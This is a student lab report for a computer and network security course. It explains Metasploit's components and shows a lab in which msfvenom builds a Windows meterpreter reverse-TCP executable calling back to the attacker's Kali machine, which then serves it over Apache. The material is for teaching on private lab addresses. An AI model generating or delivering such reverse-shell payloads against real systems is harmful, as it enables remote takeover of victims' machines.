Lab Report

CSE451, Computer and Networks Security

Name: Ahmed Khaled Saad Ali Mekheimer ID: 1809799

Lab No: (7) Experiment Title: Attacking Windows Servers, Part 2,

Creating Infectious Media with Metasploit

Date: 5 / 1 /2023

Questions & Discussion

1. Functionalities of Metasploit Software

The Metasploit Framework contains a large number of tools that enable penetration testers to identify security vulnerabilities, carry out attacks, and evade detection. Many of the tools are organized as customizable modules. Here are some of the most commonly used tools:

1. MSFconsole—this is the main Metasploit command-line interface (CLI). It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more.

2. Exploit modules—allow testers to target a specific, known vulnerability. Metasploit has a large number of exploit modules, including buffer overflow and SQL injection exploits. Each module has a malicious payload testers can execute against target systems.

3. Auxiliary modules—allow testers to perform additional actions required during a penetration test which are not related to directly exploiting vulnerabilities. For example, fuzzing, scanning, and denial of service (DoS).

4. Post-exploitation modules—allow testers to deepen their access on a target system and connected systems. For example, application enumerators, network enumerators and hash dumps.


5. Payload modules—provide shell code that runs after the tester succeeds in penetrating a system. Payloads can be static scripts, or can use Meterpreter, an advanced payload method that lets testers write their own DLLs or create new exploit capabilities.

6. No Operation (NOPS) generator—produces random bytes that can pad buffers, with the objective of bypassing intrusion detection and prevention (IDS/IPS) systems.


7. Datastore—central configuration that lets testers define how Metasploit components behave. It also enables setting dynamic parameters and variables and reuse them between modules and payloads. Metasploit has a global datastore and a specific datastore for each module.

2. Screenshots

Machine	IP
Linux Kali	192.168.1.4
Windows Server 2016	192.168.1.20




```
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::8380:24c0:32c0:920c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a9:50:9e  txqueuelen 1000  (Ethernet)
        RX packets 9927  bytes 1302261 (1.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11572  bytes 4702090 (4.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::594d:4bb6:a0f8:76cb%14
   IPv4 Address. . . . . . . . . . . : 192.168.1.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Using Msfvenom to Make a Malicious EXE




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --
list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced
 and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to
list)
        --service-name    <value>    The service name to use when generating a s
ervice binary
        --sec-name        <value>    The new section name to use when generating
 large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload usin
g all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply
 to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and -
-encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list plat
```




```
        from /usr/share/metasploit-framework/config/environment.rb:4:in `<top (
        from /usr/share/metasploit-framework/lib/msfenv.rb:23:in `require'
        from /usr/share/metasploit-framework/lib/msfenv.rb:23:in `<top (require
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_requi
'
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_requi
'
        from /usr/bin/msfvenom:27:in `require_deps'
        from /usr/bin/msfvenom:44:in `init_framework'
        from /usr/bin/msfvenom:67:in `framework'
        from /usr/bin/msfvenom:472:in `<main>'

┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 -f exe > /var
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─# 
```

Launching Msfconsole



```
└─# msfconsole

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
```

